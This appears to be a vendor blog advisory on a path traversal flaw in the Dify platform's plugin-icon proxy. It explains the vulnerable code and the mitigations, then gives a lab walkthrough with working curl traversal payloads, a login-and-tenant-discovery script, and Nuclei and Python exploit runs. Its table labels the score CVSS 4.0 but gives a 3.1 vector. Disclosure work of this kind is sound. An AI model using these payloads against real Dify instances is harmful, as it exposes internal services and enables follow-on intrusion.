CVE-2026-41948 Dify ≤ 1.14.1 – Unauthenticated Plugin Daemon Internal API Exposure via Path Traversal in the Console Icon Proxy

1. Introduction
This document illustrates a relative path traversal vulnerability in Dify, the open-source large language model (LLM) application development platform used by more than 50,000 organisations to build and operate AI applications and agents. The flaw lets an unauthenticated network visitor escape the authorised plugin-asset namespace inside the internal Plugin Daemon service and read the daemon’s own runtime status through the public console icon-proxy endpoint. Tracked as CVE-2026-41948 under Common Weakness Enumeration (CWE) CWE-23 and scored 9.4 CRITICAL in CVSS 4.0, it is one of four issues disclosed by Zafran Labs on 18 May 2026 as part of the DifyTap research campaign.
2. Dify Description
Dify is an open-source platform for building LLM applications, agents and retrieval-augmented generation workflows, offering a visual orchestration canvas, prompt engineering, datasets, tooling and observability. It ships as a free self-hosted community edition, a managed cloud service and an enterprise deployment, and its API image has been downloaded more than ten million times. Internally Dify is a microservice platform: the API Service (the api and worker containers) exposes the public console and application APIs, and it delegates plugin execution and plugin-asset storage to a separate internal service, the Plugin Daemon, reached only over the private Docker network.
3. Vulnerability Severity
| CVE ID | CVE-2026-41948 (Dify) |
| Severity | CRITICAL |
| CVSS Score | 9.4 / 10 (CVSS 4.0) |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L |
| CWE | CWE-23 – Relative Path Traversal |
| Fixed Versions | Dify 1.14.2 |
| Published | 2026 |
NVD records the issue as PR:L because a workspace account is normally required to reach the console API, but the affected icon endpoint itself enforces no login and default deployments ship with open self-registration – the practical authentication barrier is effectively zero.
4. Scope of Impact
- All Dify releases from the first published version through 1.14.1 are affected.
- The fix is delivered in 1.14.2, which introduces validation in api/core/plugin/impl/base.py (PR #35796); the traversal primitive is fully hardened in the later 1.15.0 line.
- Affected deployments include self-hosted community, enterprise and Dify Cloud instances that expose the console API. Zafran identified tens of thousands of internet-facing Dify instances during the DifyTap research.
- No special configuration is required – the vulnerable route is present and enabled by default, and the official Nuclei template classifies the issue as unauthenticated.
5. Where is the vulnerability present?
The vulnerability is present in Dify’s console plugin-icon proxy endpoint, GET /console/api/workspaces/current/plugin/icon. The endpoint accepts two query parameters – tenant_id (a UUID identifying the workspace) and filename (the plugin icon filename) – and proxies the request to the internal Plugin Daemon REST API so the console can render plugin icons. In api/core/plugin/impl/asset.py the handler builds the forwarded path by concatenating the attacker-controlled filename directly:
response = self._request(method=“GET”, path=f”plugin/{tenant_id}/asset/{id}“)
where id is the value of filename. The base client in api/core/plugin/impl/base.py then joins that path onto the internal daemon base URL with url = plugin_daemon_inner_api_baseurl / path, with no canonicalisation or rejection of .. dot sequences. Tenant isolation inside the Plugin Daemon is implemented purely by embedding the tenant UUID in the URL, so a value that escapes that prefix escapes tenant isolation entirely.
Supplying filename=../../../health/check makes the API Service forward the request to http://plugin-daemon/plugin/{tenant_id}/asset/../../../health/check. The three .. segments consume asset, the tenant UUID and plugin, and the daemon resolves the request to http://plugin-daemon/health/check at its own root. /health/check is an always-available internal endpoint that returns the daemon’s version, build_time, platform and worker-pool status as JSON, with no authentication. Because the traversal path is attacker-controlled and unsanitised, any internal Plugin Daemon endpoint reachable without a request body is reachable from the public internet through the proxy; the health check is simply the always-available proof.
The vulnerable route carries only a setup guard and no @login_required decorator, so it requires no session at all. Even where a session would otherwise be needed, Dify’s self-hosted community edition ships with open user registration enabled by default, so an attacker self-registers a workspace account in a single HTTP request and proceeds.
6. Risk
The immediate capability is unauthorised access to the internal Plugin Daemon’s REST API from the public internet with no credentials. The adversary needs only network reachability to the Dify console and a single GET request; the traversal itself is unauthenticated, and the attacker-controlled filename parameter is reused on other proxy calls as well. By walking out of the plugin/{tenant_id}/asset/ namespace, the attacker can reach every internal daemon route that does not require a request body – including debug and status interfaces that are never exposed through any legitimately authenticated public surface.
The primary demonstrated impact is information disclosure: the daemon’s commit-hash version, build_time, platform (local or serverless) and live request counters are internal runtime metadata that help an attacker fingerprint the exact deployment, confirm the plugin subsystem is reachable, and plan follow-on attacks. The same traversal primitive is the foundation of the broader DifyTap campaign, in which the sibling CVEs (CVE-2026-41947, CVE-2026-41949, CVE-2026-41950) enable tracing-system Server-Side Request Forgery, cross-tenant document preview and cross-tenant file access respectively.
The impact on the confidentiality, integrity and availability triad is material. Confidentiality is directly defeated – internal service metadata and, through the wider chain, cross-tenant AI data are exposed. Integrity and availability are affected as the traversal provides a foothold for further internal-API abuse; the attack leaves no files written and no explicit audit signature beyond the proxied request log, so it is quiet and repeatable. Because the flaw is trivially scriptable and the affected surface is internet-facing, an adversary can scan for and exploit exposed Dify instances at scale.
7. Mitigation
- Upgrade to Dify 1.14.2 or later, and prefer 1.15.0+, where BasePluginClient._prepare_request URL-decodes the path (bounded to 8 layers), rejects paths longer than 4096 bytes, and raises ValueError when any /-separated segment equals ...
- Fix reference: PR #35796 – https://github.com/langgenius/dify/pull/35796.
- Disable open registration (DISABLE_REGISTRATION / restrict sign-up) as a partial mitigation that removes the easy account path, while noting the icon endpoint itself still requires no login.
- Restrict the console plugin-icon route at the reverse proxy or Web Application Firewall (WAF), blocking requests whose filename parameter contains .., %2e%2e or encoded dot sequences, and deny direct external access to the Plugin Daemon port (5002) – it must never be internet-reachable.
- Monitor console API logs for /console/api/workspaces/current/plugin/icon requests containing traversal sequences or unusual filename values, and for repeated requests returning application/octet-stream JSON from that route.
8. Exploit Implementation
Attack Scenario
The exploitation demo runs against a Docker-based Linux lab on http://localhost hosting a faithful Dify 1.14.1 stack – langgenius/dify-api:1.14.1 (console API), langgenius/dify-web:1.14.1, langgenius/dify-plugin-daemon:0.6.0-local, PostgreSQL 15 and Redis 7 – behind nginx on port 80. The langgenius/dify-plugin-daemon:1.14.1 tag does not exist on Docker Hub, so the official 1.14.1 compose pin 0.6.0-local is used. Docker is already running and first-run setup has completed; the demo starts from confirming the target is reachable. The traversal request itself needs no session, but the walkthrough authenticates once to resolve the real workspace UUID, then also shows the all-zeros UUID that the official Nuclei template uses.
Prerequisites:
- Docker / Docker Compose (lab already running)
- nuclei with the official ProjectDiscovery template http/cves/2026/CVE-2026-41948.yaml
- Python 3 + the requests library for exploit.py (pip install requests)
- curl and base64 for the manual HTTP walkthrough
- Lab folder: ~/Documents/Blogs_CVE/CVE-2026-41948
Exploitation
- Confirm the vulnerable Dify instance is reachable and initialised.
cd ~/Documents/Blogs_CVE/CVE-2026-41948
docker compose ps
curl -s -o /dev/null -w “root: %{http_code}\n” http://localhost/
curl -s http://localhost/console/api/setup && echo

Expected: api, web, plugin_daemon, db and redis all up/healthy; the root returns 307 (redirect to /apps); and the setup endpoint returns {“step”:”finished”, …}, confirming Dify is fully installed and the public surface is live.
- Run the official Nuclei template to confirm the vulnerability end-to-end.
nuclei -t nuclei-templates/CVE-2026-41948.yaml -u http://localhost -v

The template sends two requests: a /signin fingerprint GET, then the traversal GET /console/api/workspaces/current/plugin/icon?tenant_id=00000000-0000-0000-0000-000000000000&filename=../../../health/check. Its matcher requires HTTP 200 plus contains_all(body, “pool_status”, “\”status\””). The match line [CVE-2026-41948] [http] [critical] with 1 matches found confirms the traversal is active. The template is response-based and uses no interactsh/OAST, so it fires in a fully isolated lab.
- Authenticate and resolve the real workspace (tenant) UUID.
PW=$(printf ‘%s’ ‘Lab@dmin123’ | base64 | tr -d ‘\n’)
curl -s -c /tmp/cj -b /tmp/cj -X POST http://localhost/console/api/login \
-H “Content-Type: application/json” \
-d “{\”email\”:\”[email protected]\”,\”password\”:\”$PW\”,\”remember_me\”:true}”; echo
TENANT_ID=$(curl -s -b /tmp/cj -H “X-CSRF-Token: $(grep -w csrf_token /tmp/cj | awk ‘{print $NF}’)“ \
http://localhost/console/api/workspaces | grep -o ‘”id”:”[^”]*”‘ | head -1 | sed ‘s/”id”:”//;s/”//’)
echo “Tenant UUID: ${TENANT_ID}“

Expected: login returns {“result”:”success”} and Tenant UUID: 885897ce-5ece-4bec-a59c-20b056f3e81f. Dify 1.14.1 base64-“encodes” the password field server-side and authenticates via cookies (not a token in the body); cookie-authenticated GETs require the X-CSRF-Token header taken from the csrf_token cookie. This step is only needed to learn the real UUID – the traversal works without it.
- Send the traversal request to reach the Plugin Daemon’s internal /health/check.
curl -i “http://localhost/console/api/workspaces/current/plugin/icon?tenant_id=${TENANT_ID}&filename=../../../health/check”

Expected: HTTP/1.1 200 OK with Content-Type: application/octet-stream and a JSON body:
{“active_dispatch_requests”:0,“active_requests”:1,“build_time”:“2026-04-24T07:46:06+0000”,“platform”:“local”,“pool_status”:{“free”:10000,“busy”:0,“total”:10000},“status”:“ok”,“version”:“b7da8355a80d7c1f0abd0aaf854b6b0fca9a48c3”}
This is the Plugin Daemon’s internal /health/check response – commit-hash version, build_time, pool_status and live counters – proving the traversal escaped plugin/{tenant_id}/asset/ and reached the daemon root.
- Repeat with the all-zeros tenant UUID (the template’s payload) and show the baseline for contrast.
curl -s “http://localhost/console/api/workspaces/current/plugin/icon?tenant_id=00000000-0000-0000-0000-000000000000&filename=../../../health/check” && echo
curl -s -o /dev/null -w “baseline (no traversal): %{http_code} %{content_type}\n” \
“http://localhost/console/api/workspaces/current/plugin/icon?tenant_id=${TENANT_ID}&filename=test.png”

Expected: the all-zeros UUID returns the identical health JSON – the traversal discards the tenant path entirely, so any valid UUID works. The baseline filename=test.png returns 200 image/png (an empty asset), confirming the endpoint is proxying normally and the JSON only appears when .. is introduced.
- Confirm the full chain with the one-shot Python exploit.
python3 exploit.py –url http://localhost

Expected: the script logs [+] Admin session established (cookie based auth), resolves [+] Tenant UUID: 885897ce-…, fires the traversal request, prints the exposed Plugin Daemon fields, and ends with [+] CVE-2026-41948 CONFIRMED – Plugin Daemon internal API reachable via path traversal. Passing –tenant-id 00000000-0000-0000-0000-000000000000 skips discovery and uses the fallback UUID directly.
- Demonstrate that the traversal reaches other internal daemon routes (debug endpoints).
curl -s “http://localhost/console/api/workspaces/current/plugin/icon?tenant_id=${TENANT_ID}&filename=../../../debug/goroutines”; echo

Expected: {“code”:”invalid_param”,”message”:”can not found asset ..\/..\/..\/debug\/goroutines”,”status”:400}. The /debug/* pprof handlers are disabled by default (PPROF_ENABLED=false), so the daemon returns a non-200 that the API wraps as a 400 – but the error body echoes the raw ../../../debug/goroutines path, further confirming the unsanitised forwarding. Any internal daemon endpoint that does not require a body is reachable the same way.
Related Posts
 Cybersecurity
10 Most Common Cybersecurity Blind Spots
Nearly 90% of cyberattacks are caused by human error, so it’s important to understand and address your organization’s cybersecurity weak spots. Many organizations struggle to maintain a clear…
Cybersecurity
10 Most Common Cybersecurity Blind Spots
Nearly 90% of cyberattacks are caused by human error, so it’s important to understand and address your organization’s cybersecurity weak spots. Many organizations struggle to maintain a clear…
 Blog
2025 in Retrospect: SAFE Steers the Industry Towards Autonomous Cyber Risk Management
By: Sweta Bhattacharya 2025 wasn’t just a milestone year for SAFE: it was the year the entire cyber risk management landscape shifted. Every major shift in the SAFEOne…
Blog
2025 in Retrospect: SAFE Steers the Industry Towards Autonomous Cyber Risk Management
By: Sweta Bhattacharya 2025 wasn’t just a milestone year for SAFE: it was the year the entire cyber risk management landscape shifted. Every major shift in the SAFEOne…